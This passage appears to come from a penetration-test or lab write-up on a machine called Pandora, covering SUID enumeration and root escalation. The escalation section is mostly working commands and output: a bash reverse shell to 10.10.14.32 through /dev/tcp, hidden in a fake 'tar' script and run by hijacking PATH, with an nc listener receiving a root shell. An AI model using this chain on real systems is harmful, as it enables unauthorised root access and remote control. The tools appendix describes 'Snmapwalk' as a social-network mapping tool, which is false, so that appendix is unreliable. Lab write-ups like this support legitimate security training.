Remediation & Recommendation: ● Update Pandora FMS to the latest version ● Use Web Application Firewall Solution	

Supporting Evidence:


Finding files with SUID bit enabled

```
find / -perm -u=s -type f 2>/dev/null
```



```
matt@pandora:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
```

"/usr/bin/pandora_backup" is manually created. Listing its contents




```
Now attempting to backup PandoraFMS client
tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console
/*
Backup failed!
```

tar command is used without its full path making this vulnerable to path hijacking


Creating a tar file with bash shell spawn code

```
#!/bin/bash bash -i >& /dev/tcp/10.10.14.32/4949 0>&1
```




```
matt@pandora:~$ cd /home/matt
matt@pandora:~$ ls
tar  user.txt
matt@pandora:~$ cat tar
matt@pandora:~$ rm tar
matt@pandora:~$ nano tar
```

Exporting path of tar file



```
matt@pandora:~$ export PATH=/home/matt:$PATH
matt@pandora:~$ echo $PATH
/home/matt:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/
games:/usr/local/games:/snap/bin
matt@pandora:~$ cat tar
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.32/7171 0>&1
```

Running /usr/bin/pandora_backup to run our tar file



```
matt@pandora:~$ /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 7171
listening on [any] 7171 ...
connect to [10.10.14.32] from (UNKNOWN) [10.10.11.136] 38736
root@pandora:~# ^X@sS
```

APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
Burpsuite	Used for testing of web applications.
Snmapwalk	SNMapWalk is a tool designed for exploring and visualizing social networks through interactive map-based interfaces.
Nmap	Nmap is a network scanning tool used for discovering hosts and services on a computer network by sending packets and analyzing responses.

Table A.1: *Tools used during assessment*